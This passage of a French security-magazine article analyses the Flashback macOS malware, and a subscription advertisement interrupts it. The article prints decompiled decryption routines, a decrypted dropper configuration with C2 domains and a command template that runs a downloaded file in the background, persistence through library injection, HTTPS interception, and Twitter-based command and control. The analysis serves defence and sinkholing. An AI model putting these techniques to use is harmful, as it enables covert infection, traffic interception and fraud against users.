D'abord, on voit que le logiciel malveillant obtient une copie du Platform UUID. Le Platform UUID d'un Mac est un identifiant unique que possèdent tous les ordinateurs Mac, un peu comme un numéro de série ou l'adresse MAC d'une carte réseau. On remarque que si l'exécutable contient une URL, il n'y aura pas de déchiffrement. En effet, c'est qu'il s'agit de sa première exécution, donc il n'a pas encore été chiffré. On se contente de copier directement avec **memcpy**. Dans le cas où il n'y a pas d'URL, c'est que le fichier a été modifié. L'auteur a réimplémenté l'algorithme *RC4* pour déchiffrer le contenu en utilisant le Platform UUID comme clé.

Comme le Platform UUID est unique pour chaque machine, un fichier exécutable chiffré ne peut s'exécuter sur un autre Mac que celui qui l'a chiffré en premier lieu. Les variantes qui nous sont soumises et celles trouvées sur Internet étaient presque exclusivement chiffrées. L'algorithme pour générer les 128 bits qui forment le Platform UUID n'est pas divulgué par Apple. Sans connaître le Platform UUID de la machine infectée, il était impossible de dévoiler leur contenu.

Mais que peut bien contenir cette partie chiffrée ? Même après l'avoir déchiffrée avec RC4, nous n'avons pas de chaînes de caractères en clair ni de structure de données connue. Voyons comment le bloc est utilisé plus loin. Il faudra continuer à suivre l'exécution pour trouver des appels à une fonction qui trouve des chaînes dans la structure. Voici quelques exemples de ces appels :

```
get_string(&strings_struct, 0xD18Fu, 0xDC737201735473FAuLL, (char *)&v240, &v239);
get_string(&strings_struct, 0xF12Eu, 0x4748FF63A8193474uLL, (char *)&v252, &v251);
get_string(&strings_struct, 0xE002u, 0x836391EF93A94401uLL, (char *)&v250, &v249);
get_string(&strings_struct, 0x6C8Au, 0x9183AACBE1931244uLL, (char *)&v248, &v247);
...
```

Regardons le contenu de la fonction :

```
signed int __cdecl get_string(strings_s *strings_struct, unsigned __int16 key,
unsigned __int64 xor_key, char **decrypted, int *decrypted_size)
{
  signed int v5; // eax@1
  signed int ret_value; // edx@1
  char *value; // esi@2
  int key_byte; // ecx@2
  int i; // ebx@2
  char xored_value; // dl@3

  v5 = find_string(strings_struct, key, decrypted, decrypted_size);
  ret_value = 5;
  if ( v5 != 5 )
  {
    value = *decrypted;
    key_byte = 0;
    for ( i = 0; i < *decrypted_size; ++i )
    {
      xored_value = *((_BYTE *)&xor_key + key_byte++) ^ value[i];
      value[i] = xored_value;
      if ( key_byte == 8 )
        key_byte = 0;
    }
    ret_value = 0;
  }
  return ret_value;
}
```

**get_string** qui prend 5 paramètres :

- **strings_struct** : une structure qui contient un pointeur vers nos données ;
- **key** : la clé de la valeur à aller chercher dans les données ;
- **xor_key** : la clé *XOR* a utilisé pour déchiffrer le contenu ;
- **decrypted** : en sortie, contiendra un pointeur vers la valeur déchiffrée dans le dictionnaire ;
- **decrypted_length** : en sortie, contiendra la longueur de la chaîne.

**get_string** trouve la chaîne dans le dictionnaire à partir de la clé avec **find_string**, puis applique la clé XOR donnée à tous les blocs de 64 bits. Si on analyse **find_string**, on trouve la structure d'un dictionnaire en mémoire. La table suivante montre la structure représentant ce dictionnaire.

| | |
|---|---|
| Magic Number | 1 octet (0xFD) |
| Clé 1 ($k_1$) | 2 octets |
| Longueur 1 ($l_1$) | 4 octets |
| Valeur 1 ($v_1$) | $l_1$ octets |
| Magic Number | 1 octet (0xFD) |
| Clé 2 ($k_2$) | 2 octets |
| Longueur 2 ($l_2$) | 4 octets |
| Valeur 2 ($v_2$) | $l_2$ octets |
| ... | ... |

Heureusement, les données et leurs clés XOR sont les mêmes d'une variante à l'autre, ce qui nous rend la tâche plus facile pour déchiffrer statiquement les différentes variantes. La partie chiffrée contient donc un dictionnaire de clés et valeurs qui seront utilisées par le module d'installation.

# Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !


## Économisez plus de 25%*

* Sur le prix de vente unitaire France Métropolitaine

## 6 Numéros de MISC

par ABONNEMENT : **38€***


au lieu de 51,00 €* en kiosque

Économie : 13,00 €*

## Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 13,00 €/an !

## 4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC
Multi-System & Internet Security Cookbook

**Édité par Les Éditions Diamond**
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

**Vos remarques :**

| Voici mes coordonnées postales : | |
|---|---|
| Société : | |
| Nom : | |
| Prénom : | |
| Adresse : | |
| | |
| Code Postal : | |
| Ville : | |
| Pays : | |
| Téléphone : | |
| e-mail : | |

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

# PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

## ➡ Voici nos offres de couplage

**offre 1** — MISC (6 nos)
par ABO : **38€***
au lieu de 51,00€** en kiosque
Economie : 13,00 €

**offre 2** — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)
par ABO : **57€***
au lieu de 78,00€** en kiosque
Economie : 21,00 €

**offre 3** — GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)
par ABO : **78€***
au lieu de 121,50€** en kiosque
Economie : 43,50 €

**offre 4** — GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)
par ABO : **83€***
au lieu de 130,50€** en kiosque
Economie : 47,50 €

**offre 5** — + GNU/Linux Magazine (11 nos) + Misc (6 nos)
par ABO : **84€***
au lieu de 133,50€** en kiosque
Economie : 49,50 €

**offre 6** — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)
par ABO : **110€***
au lieu de 169,50€** en kiosque
Economie : 59,50 €

**offre 7** — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)
par ABO : **116€***
au lieu de 181,50€** en kiosque
Economie : 65,50 €

**offre 8** — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : **143€***
au lieu de 220,50€** en kiosque
Economie : 77,50 €

**offre 9** — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : **173€***
au lieu de 259,50€** en kiosque
Economie : 86,50 €

**offre 10** — MISC (6 nos) + MISC Hors-Série (2 nos)
par ABO : **44€***
au lieu de 69,00€** en kiosque
Economie : 25,00 €

**offre 11** — Linux Pratique (6 nos) + Linux Pratique HS (3 nos)
par ABO : **42€***
au lieu de 63,00€** en kiosque
Economie : 21,00 €

**offre 12** — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos) + Misc (6 nos) + MISC Hors-Série (2 nos)
par ABO : **199€***
au lieu de 301,50€** en kiosque
Economie : 102,50 €

**offre 15** — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos)
par ABO : **72€***
au lieu de 102,00€** en kiosque
Economie : 30,00 €

**Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21**

## ➡ Nos Tarifs s'entendent TTC et en euros

| | | F | D | T | E1 | E2 | EUC | A | RM |
|---|---|---|---|---|---|---|---|---|---|
| | | France Métro | DOM | TOM | Europe 1 | Europe 2 | Etats-Unis Canada | Afrique | Reste du Monde |
| 1 | Abonnement MISC | 38 € | 40 € | 44 € | 45 € | 44 € | 46 € | 45 € | 49 € |
| 2 | LPE + LP | 57 € | 62 € | 69 € | 71 € | 69 € | 73 € | 71 € | 79 € |
| 3 | GLMF + LP | 78 € | 85 € | 96 € | 99 € | 95 € | 101 € | 98 € | 111 € |
| 4 | GLMF + GLMF HS | 83 € | 89 € | 101 € | 104 € | 100 € | 105 € | 103 € | 116 € |
| 5 | GLMF + MISC | 84 € | 90 € | 102 € | 105 € | 101 € | 107 € | 104 € | 117 € |
| 6 | GLMF + GLMF HS + Linux Pratique | 110 € | 119 € | 134 € | 138€ | 133 € | 140 € | 137 € | 154 € |
| 7 | GLMF + GLMF HS + MISC | 116 € | 124 € | 140 € | 144 € | 139 € | 146 € | 143 € | 160 € |
| 8 | GLMF + GLMF HS + MISC + LP | 143 € | 154 € | 173 € | 178 € | 172 € | 181 € | 177 € | 198 € |
| 9 | GLMF + GLMF HS + MISC + LP + LPE | 173 € | 186 € | 209 € | 215 € | 208 € | 219 € | 214 € | 239 € |
| 10 | MISC + MISC HS | 44 € | 47 € | 53 € | 55 € | 52 € | 56 € | 54 € | 60 € |
| 11 | LP + LP HS | 42 € | 46 € | 52 € | 54 € | 51 € | 55 € | 53 € | 60 € |
| 12 | GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE | 199 € | 214 € | 242 € | 250 € | 239 € | 254 € | 247 € | 277 € |
| 15 | LPE + LP + LP HS | 72 € | 78 € | 88 € | 91 € | 87 € | 93 € | 90 € | 101 € |

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

* Toutes les offres d'abonnement : en exemple, les tarifs ci-dessus correspondant à la zone France Métro (F) ** Base tarifs kiosque zone France Métro (F)

### Mes choix :

| | | |
|---|---|---|
| Mon 1er choix | Je sélectionne le N° (1 à 15) de l'offre choisie : | |
| Mon 2ème choix | Je sélectionne le N° (1 à 15) de l'offre choisie : | |
| Mon 3ème choix | Je sélectionne le N° (1 à 15) de l'offre choisie : | |
| | Je sélectionne ma zone géographique (F à RM) : | |
| | J'indique la somme due : (Total) | € |

**Exemple :** je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

### Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|


Date et signature obligatoire

À partir d'ici, on commence à voir des chaînes en clair, mais la plupart sont encore obfusquées. Une dernière passe de déchiffrement permet de dévoiler leur valeur finale. L'algorithme qui est utilisé dans ce dernier déchiffrement ne semble pas être un algorithme connu. En gros, une liste pseudoaléatoire (mais déterministe) de $2^{16}$ octets est générée et chaque mot de 2 octets dans la chaîne correspond à l'indice de l'octet voulu dans la liste.

Une fois toutes ces étapes complétées, on retrouve plusieurs listes séparées par des **|**. Voici le résultat final de notre déchiffrement :

```
$ python extract_dropper_config.py sbm
Filename : sbm
MD5  : 473426b7be5335816c545036cc724021
SHA1 : 94e4b5112e750c7902968d97237618f5b61efeb2
0x0fa7 : Public Key Exponent : 65537
0xd18f : Public Key Modulus : 55ead1182a...81be12abef (2048 bits)
0x6192 : 0xdedbe511, 0x1f2e4872, 0x237345de
0x1f91 :
  [00] .com
  ... [04] .kz
0x4280 :
  [00] ##begin##
  [01] ##sign##
  [02] ##end##
  [03] /index.html
  [04] Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:%s; id:%s)
Gecko/20100101 Firefox/9.0.1
  [05] nohup "%s" 1>&2 &>/dev/null &
  [06] /tmp/
0x6c8a :
  [00] 4
  [01] sysctl.proc_cputype
0x92be :
  [00] pioqzqzsthpcva.net
  [01] lpjwscxnwpqkaq.com
  ...
  [23] kkkgmnbgzrajkk.com
  [24] ahvpufwqnqcad.com
0x92fa :
  [00] /Library/Little Snitch
  [01] /Developer/Applications/Xcode.app/Contents/MacOS/Xcode
  ...
  [06] /Applications/HTTPScoop.app
  [07] /Applications/Packet Peeper.app
0xe002 :
  [00] _NSGetExecutablePath
  [01] CFStringCreateWithCString
  ...
  [30] BN_bin2bn
  [31] RSA_new
0xf12e :
  [00] /System/Library/Frameworks/IOKit.framework/Versions/A/IOKit  ...
  [05] /usr/lib/libcrypto.dylib
```

À la clé **0x92fa**, on voit une liste de chemins vers des logiciels antivirus, pare-feu ou destinés à des utilisateurs expérimentés. Si un de ces fichiers existe, l'exécution se terminera et le malware se supprimera du système.

On retrouve aussi des noms de bibliothèques et de fonctions aux clés **0xf12e** et **0xe002**. Celles-ci seront chargées dynamiquement avec **dlopen** et **dlsym**. Connaissant maintenant les fonctions qui sont appelées, nous comprendrons mieux le comportement de notre malware.

## 3.2 Comportement

Périodiquement, le logiciel malveillant interroge une liste de domaines pour obtenir un fichier à télécharger et exécuter. Les domaines proviennent de trois sources distinctes :

- Une liste de domaines est codée en dur dans le module d'installation (à la clé **0x92be**).
- 5 préfixes de domaines sont générés dynamiquement à partir de constantes trouvées dans le module d'installation (les trois constantes à la clé **0x6192**).
- Un autre préfixe de domaine est généré dynamiquement en fonction de la date.

Pour chacun des préfixes de domaines générés dynamiquement aux points 2 et 3, les suffixes qui seront ajoutés à chacun sont à la clé **0x1f91**. Dans toutes les variantes que nous avons répertoriées, il s'agit de 5 domaines de premier niveau. Les préfixes générés sont des chaînes pseudoaléatoires de 11 à 13 lettres. Chaque jour, le logiciel malveillant génère une chaîne pseudoaléatoire et tente avec les 5 suffixes.

En excluant les domaines autogénérés en fonction de la journée au point 3, nous avons identifié 185 domaines en provenance de toutes les variantes à notre disposition. Une des particularités de la composante d'installation de Flashback est que l'auteur n'avait pas préalablement enregistré tous les domaines possibles, leur nombre étant peut-être trop important. De plus, l'algorithme pour générer pour la journée est le même d'une variante à l'autre.

En faisant la rétro-ingénierie de cet algorithme, plusieurs compagnies, dont DrWeb, ESET, Kaspersky et Symantec, ont pu enregistrer des noms de domaines toujours disponibles et mettre en opération des *sinkholes*. Cela a permis d'estimer le nombre de systèmes infectés.

Une fois la connexion établie avec un des domaines, le logiciel tente un **HTTP GET**. Il s'attend à avoir une réponse avec le format

```
##begin##
<executable encodé en base64>
##sign##
<signature en base64>
##end##
```

Vous avez probablement remarqué la présence d'une clé publique dans les chaînes plus haut à la clé **0xd18f** et **0x0fa7**. Cette clé sera utilisée pour vérifier la signature.

La seule chose que nous avons vu téléchargée par la composante d'installation est un exécutable permettant d'installer une composante d'interception de trafic réseau. La prochaine section montre les résultats de l'analyse de ce module.

# 4 Composante d'interception web

Notre analyse semble indiquer que le but premier de la composante d'installation est de mettre en place un second module pour intercepter les communications HTTP et HTTPS. Cette interception permet l'injection de publicités à travers les flux HTTP et ainsi les afficher à l'utilisateur. Ce nouveau module est indépendant de la composante d'installation que nous avons vue précédemment. Dans cette section, nous montrons les fonctionnalités d'interception HTTP utilisées par Flashback.

## 4.1 Une bibliothèque

La composante d'interception n'est pas sous forme d'un fichier exécutable. Il s'agit d'une bibliothèque. Mais comment donc le code à l'intérieur parvient-il a être exécuté ? La composante de Mac OS X qui s'occupe de charger dynamiquement les bibliothèques s'appelle **dyld**. En temps normal, les chemins vers les bibliothèques nécessaires à l'exécution d'un programme sont dans son en-tête *Mach-O* et **dyld** s'occupe de les charger à l'exécution. La page de manuel de **dyld** **[6]** montre différentes variables d'environnement permettant de configurer **dyld**. Pour être chargé, Flashback utilise **DYLD_INSERT_LIBRARY** qui permet de charger une bibliothèque avant ceux qui sont spécifiés dans le programme à exécuter. Pour être en mesure de changer cette variable d'environnement de manière persistante, Flashback utilise 2 techniques.

- S'il dispose des privilèges administrateurs, il ira modifier les métadonnées des fureteurs installés pour affecter la variable d'environnement avant l'exécution. Ceci est possible en l'ajoutant dans la clé **LSEnvironment** du **Info.plist** à l'intérieur d'une application.
- S'il ne dispose pas des privilèges administrateurs, il ira l'ajouter dans le fichier **~/.MacOSX/environement.plist**. Il prend soin de le créer s'il n'existe pas (dans la plupart des cas il n'existe pas). Au login de l'utilisateur, la variable sera affectée, donc la bibliothèque sera chargée dans toutes les applications qui seront démarrées par l'utilisateur.

Pour les utilisateurs infectés par l'exploit Java, c'est la seconde méthode qui est utilisée puisque l'applet n'a pas les privilèges administrateurs.

## 4.2 Flashback s'interpose

La bibliothèque contient une section **__interpose**, qui permet de remplacer une fonction fournie par une autre bibliothèque chargée **[5]**. Avec **DYLD_INSERT_LIBRARY**, il est donc possible de s'interposer entre l'appelant et la fonction originale. Le résultat est semblable à l'utilisation de **LD_PRELOAD** sous Linux.

Flashback interpose 2 fonctions : **CFReadStreamRead** et **CFWriteStreamWrite**. Ces deux fonctions font partie de *CoreFoundation*, l'API C de Mac OS X. Comme leurs noms l'indiquent, ces fonctions servent à envoyer et recevoir des données sur un flux. À moins d'utiliser directement les fonctions de bas niveau **send** et **recv**, toutes les communications réseau sous Mac OS X passeront par ces fonctions.

Il est intéressant de savoir qu'il est possible de créer un **CFStream** chiffré en SSL à l'aide des fonctions de CoreFoundation. Cela signifie que l'interposition de Flashback lui permet d'intercepter les données HTTPS dans leur état déchiffré.

## 4.3 Configuration

```
__const:00017CA0 base64_config   db 'cfinhR/N/fvzwPqHh312s3CeFjCNuo00At5c6qc9gMUvNqb1SQ0tXsikF2wqHwpZL'
__const:00017CA0                                 ; DATA XREF: __data:base64_config_ref↓o
__const:00017CA0                 db 'QW6WtTgDiAFYiK6JZ7cjLWpZLE/iA4fswSFmpvAaagewedZcErCZ+15Kp/DMJaFzE'
__const:00017CA0                 db 'oCgycgialTIOx1xXWZt5dftjm7ClQp08X6TfDW5f6HL8oZ7JFfHn72AdUhy8XQK1X'
__const:00017CA0                 db 'iUu5AwfR/UU7UgROmXgJt4i6QL/43+3feF8GTmUzGXfkUH1cHkckIUIvyvh1x7Jy1'
__const:00017CA0                 db 'P4RdbRlM9jOnQWwSoA+sYzFegvJHKpYMxq8OSlcd7FzeV1vYjN8YCeBy3JCIX3wjV'
__const:00017CA0                 db 'Fx5ywDxwExR2D3XzwAulaV/SNTQ/tFm+BQ350LQ0RhDW+V22iUaq081NOYRK3like'
__const:00017CA0                 db 'ndYbghyQq3D+HIHHTqBNLGY8ptmWGUxoofoUbNs3d4mQpzaAgvCpdvv34tl/nSzP5'
__const:00017CA0                 db 'ywR/6lZasuuuZKa9mmlM0EjR3m5bi+IJLq7cH/zmW1ueHtdEo3025+rl0SDItXYRi'
```

*Figure 4*

Lorsqu'on ouvre la bibliothèque dans un désassembleur, on remarque une grosse chaîne de caractères encodée en base64. Même décodé, le résultat ne donne malheureusement rien d'intelligible. Nous n'aurons donc pas le choix de trouver comment elle est décodée pour pouvoir accéder à son contenu. La section suivante de la bibliothèque montre la routine qui s'occupe du décodage.

```
std::allocator<char>::allocator(&v29);
std::string::string(&base64_config, (const char *)base64_config_ref + 5, &v29);
base64_decode(&crypted_config, &base64_config);
std::string::_string(&base64_config);
std::allocator<char>::_allocator(&v29);
rc4_crypt(&v10, &a2->uuid, &crypted_config);
std::allocator<char>::allocator(&v30);
std::string::string(&static_rc4_key, g_rc4_key, g_rc4_key_size, &v30);
rc4_crypt(&v20, &static_rc4_key, &v10);
uncompress_h(&plain_text_config, (const Bytef **)&v20);
```

On voit d'abord le classique décodage base64, décaler de 5 octets plus loin. **cfinh** sert en fait de marqueur, on le retrouve dans toutes les variantes. Ensuite, il y a déchiffrement avec RC4 en utilisant le Platform UUID comme clé, et enfin, un déchiffrement avec RC4 en utilisant cette fois-ci une clé de 16 caractères codée en dur dans le binaire. Pour terminer, la fonction **uncompress** est appelée pour décompresser les données déchiffrées.

Encore une fois, on remarque qu'une partie intéressante de Flashback est chiffrée avec le Platform UUID, ce qui rend l'analyse très difficile si le rétro-ingénieur ne possède pas cette information.

Une fois décodée, la chaîne de caractères représente un dictionnaire composé de plusieurs éléments.

```
...{2588545561:3:OTk5},{2279540384:1:40},{201539444:3:aHR0cDovLw==},
{360413040O:3:U2FmYXJ8V2ViUHJv}...
```

On retrouve respectivement pour chaque élément la clé, le type puis sa valeur. On remarque que pour les types autres qu'un entier (type 1), la valeur est encodée en base64.

Ces données sont réellement la clé de notre analyse, car elles représentent la configuration de Flashback : elle contient entre autres les adresses des serveurs de contrôle et une liste de noms de domaines pour se mettre à jour.

Une particularité de Flashback est son importante liste de domaines contenue dans la configuration. On retrouve plusieurs domaines de secours pour les serveurs de contrôle ainsi qu'une grande liste de domaines où il peut se mettre à jour. En analysant tous nos échantillons, nous avons dénombré un total de 276 noms de domaines. Comme pour la composante d'installation, l'auteur n'a enregistré que quelques-uns de ces domaines.

## 4.4 Validation du serveur de commandes et contrôle

La première chose qu'on trouve dans la trace réseau est un **HTTP GET** vers **/scheck**. Voici le format de la réponse :

```
MWU5MWNiNjJjZDVlYTMwN2E5OWYxZGYzMDU2MmE5NmRiOTUzMTYyNg==
|OKOnEr8jeQuUW[...]mlBW2M=
```

Le décodage du base64 ne donne rien d'intéressant. Pas d'ASCII, pas de fichier compressé, rien que nous connaissons. La deuxième partie fait 512 octets. Il faudra aller voir dans le code pour trouver l'utilisation d'OpenSSL relié à cette requête.

```
v9 = get_item_at_index(&v20, 0); // la première partie avant le |
std::string::string(&a2, v9);
base64_decode(&hex_digest, &a2);
std::string::_string(&a2);
v10 = get_item_at_index(&v20, 1); // la deuxième partie après le |
std::string::string(&v25, v10);
base64_decode(&signature, &v25);
std::string::_string(&v25);
if ( verify_signature_with_rsa(system_info->rsa, &hex_digest, &signature) )
{
  cnc_hostname = get_item_at_index(&cnc_list, cnc_index);
  sha1_hexdigest(&cnc_hostname_hash, cnc_hostname);
  v12 = std::string::compare(&cnc_hostname_hash, &hex_digest, v15);
  std::string::_string(&cnc_hostname_hash);
  if ( !v12 )
  {
    valid_cnc = get_item_at_index(&v19, cnc_index);
    if ( !system_info )
      system_info = create_system_info();
    set_cnc(system_info, valid_cnc);
```

On regarde d'abord si la signature (la deuxième partie de la réponse) est valide avec une clé RSA de 2048 bits en dur dans la bibliothèque. **verify_signature_with_rsa** utilise **RSA_verify** de OpenSSL. Ensuite, on compare la partie signée (la première partie de la réponse) à la somme SHA1 du nom de domaine du centre de contrôle. On peut vérifier que c'est bien le cas ici.

```
base64(sha1('95.154.246.120') en hex) ⇒
MWU5MWNiNjJjZDVlYTMwN2E5OWYxZGYzMDU2MmE5NmRiOTUzMTYyNg==
```

Dans la liste de centres de commandes et contrôle, plusieurs domaines n'avaient pas été enregistrés par l'auteur. Cette vérification au démarrage a été implémentée pour éviter qu'un tiers prenne le contrôle et envoie des commandes aux Mac infectés.

## 4.5 Interception

À l'interception des données, Flashback détermine s'il s'agit d'une requête **HTTP GET** en regardant le début des données envoyées à **CFWriteStream**. Lorsqu'il s'agit d'une recherche envoyée à Google, les mots clés recherchés ainsi que des informations sur la machine comme le Platform UUID et la langue configurée sont envoyés au serveur de commandes et contrôle. Celui-ci lui répondra la prochaine action à exécuter en prenant bien soin de la chiffrer à l'aide de RC4 avec le hash MD5 du Platform UUID comme clé. La requête à

Google n'est pas modifiée, mais la réponse peut être altérée pour simuler un clic sur une publicité.

Voici un exemple de réponse valide du serveur de commandes et contrôle :

```
BIDOK|http://searcher-sports.com/?id=psADTepsYZ...2nkZ2NkWZw-
CXFI%2C|0.122|http://artkitty.com/?q=casino
```

On retrouve une liste des commandes possible en clair dans la bibliothèque.

```
__cstring:00022364 aBidok      db 'BIDOK',0        ; DATA XREF: sub_13522+6D7o
__cstring:0002236A aBidfail    db 'BIDFAIL',0      ; DATA XREF: sub_13522+78Eo
__cstring:00022372 aH_setup    db 'H_SETUP',0      ; DATA XREF: sub_13522+7BAo
__cstring:0002237A aAdd_s      db 'ADD_S',0        ; DATA XREF: sub_13522+889o
__cstring:00022380 aMu         db 'MU',0           ; DATA XREF: sub_13522+8EDo
__cstring:00022383 aSk         db 'SK',0           ; DATA XREF: sub_13522+951o
```

Durant nos expérimentations, nous avons uniquement observé l'utilisation de deux commandes, soit **BIDOK** et **BIDFAIL**. Les autres commandes, qui servent entre autres à ajouter des serveurs dans sa liste (**ADD_S**) ou encore à s'autodétruire (**SK**), n'ont pas été vues dans nos captures de trafic.

## 4.6 Utilisation de Twitter comme mécanisme de commandes et contrôle

On retrouve aussi dans la configuration une URL pour faire une recherche d'un *hashtag* sur Twitter. À quoi peut-elle bien servir ? Si on regarde comment elle est utilisée, on retrouve une autre technique dont le *botmaster* dispose pour contrôler son *botnet*.

```
generate_string_for_day(&generated_string_for_day, user_agent, day, month, year);
get_config_string(&v14, &twitter_config, 0xE21C0275u);// http://mobile.twitter.
com/searches?q=%23
base64_decode_string(&v26, &v14);
string_concat(&twitter_url, &v26, &generated_string_for_day);
std::string::_string(&v26);std::string::_string(&v15);
get_config_string(&v16, &twitter_config, 0xEE3A469Du);// Mozilla/4.0 (compatible;
MSIE 7.0; Windows Phone OS 7.0; Trident/3.1; IEMobile/7.0; HTC; 7 Mozart T8698)
base64_decode_string(&random_user_agent, &v16);
std::string::_string(&v17);
get_config_string(&v18, &twitter_config, 0x37CF19CAu);// 442
user_agent_count = string_to_integer(&v18);
std::string::_string(&v19);
if ( user_agent_count > 1 )
{
  random_int = rand();
  get_config_string(&user_agent_b64, &twitter_config, random_int % user_agent_
count + 0xAEEE0000);
  base64_decode_string(&v27, &user_agent_b64);// 0xAEEE0000 à 0xAEEE01B9 contient
des user agents de différents appareils mobiles
  std::string::assign(&random_user_agent, &v27);
  std::string::_string(&v27);
  std::string::_string(&v21);
}
make_http_request(&v29, &twitter_url, &random_user_agent);
get_config_string(&v22, &twitter_config, 0x9FC4EBA3u);// bumpbegin
base64_decode_string(&v28, &v22);
std::string::_string(&v23);
get_config_string(&v12, &twitter_config, 0xEAC11340u);// endbump
base64_decode_string(&v32, &v12);
std::string::_string(&v13);
v7 = std::string::find(&v29, &v28);
v8 = std::string::find(&v29, &v32);
```

Un hashtag différent est généré chaque jour. Une recherche de ce hashtag sur Twitter révèle l'adresse IP ou le nom de domaine du nouveau centre de contrôle pour se mettre à jour. Dans le *tweet*, on trouve l'information entre les délimiteurs **beginbump** et **endbump** (ces délimiteurs font aussi partie de la configuration).

**generate_string_for_day** concatène 3 chaînes de caractères à partir d'une liste dans la configuration. Si, par exemple, dans la configuration on trouve :

```
1 : abcd
2 : efgh
3 : ijkl
```

le hashtag pour le 2 février 2003 sera **#efghabcdijkl** (le mois de janvier étant 0). Nous avons répertorié 6 listes de chaînes de caractères différentes dans les diverses variantes.

Nous n'avons aucune trace de tweet du malfaiteur. Probablement qu'il les a déjà supprimés s'il s'en est vraiment servi. Nous pouvons voir par contre que quelqu'un qui semble travailler pour une compagnie antivirus a tenté de ramener du trafic chez lui en ajoutant des tweets vers un de leurs serveurs.





*Figure 5*

## 4.7 Domaines générés dynamiquement

Lors de nos tests, nous avons vu un autre élément intéressant dans notre trace réseau. Flashback essayait de résoudre des noms de domaines qui commencent par le hashtag du jour. On trouve dans la configuration une liste de suffixes à appliquer à la chaîne générée, comme pour la composante d'installation.

```
Key : 0xb78140d6
Value : .org|.com|.co.uk|.cn|.in
```

Et dans une variante plus ancienne :

```
Key : 0xb78140d6
Value : .org|.com|.co.uk|.cn|.in|.PassingGas.net|.MyRedirect.us|.rr.nu|.Kwik.
To|.myfw.us|.OnTheWeb.nu|.IsTheBe.st|.Kwik.To|.ByInter.net|FindHere.org|.
OnTheNetAs.com|.UglyAs.com|.AsSexyAs.com|.PassAs.us|.PassingGas.net|.AtHisSite.
com|.AtHerSite.com|.IsGre.at|.Lookin.At|.BestDeals.At|.LowestPrices.At
```

Ces domaines seront utilisés, après la liste dans la configuration, pour se mettre à jour. Les mises à jour sont aussi signées, donc difficile pour un tiers sans la clé privée d'enregistrer le nom de domaine du jour et propager son propre code.

## 4.8 Déchiffrement en masse des échantillons

Au début du mois d'avril, ESET a été en mesure d'enregistrer des noms de domaines utilisés par la composante d'installation de Flashback. Le malware nous facilitait les choses sur un point : il envoie le Platform UUID de la machine sur lequel il est installé dans le champ User-Agent de l'en-tête HTTP. Il est donc possible pour nous de compter de façon assez précise le nombre de machines infectées puisque le Platform UUID identifie de façon unique un Mac.

Nous avions en notre possession plusieurs échantillons de Flashback, mais nous avions un problème majeur : nous ne sommes pas en mesure de déterminer le Platform UUID de l'ordinateur infecté. Avec notre sinkhole en place, les chances que l'ordinateur infecté ait communiqué avec celui-ci sont grandes. Grâce à cet outil, nous avons pu recueillir environ 600 000 Platform UUID. À partir de ce moment, il était possible d'utiliser cette liste pour déchiffrer les échantillons par force brute autant pour la composante d'installation que pour la composante d'interception.

# 5 Chronologie des événements

Septembre 2011 : Apparition de la première variante ;

Février 2012 : Oracle rend disponible une mise à jour pour Java qui corrige une faille exploitée par Flashback **[7]** ;

Mars 2012 : Propagation rapide via l'exploit Java ;

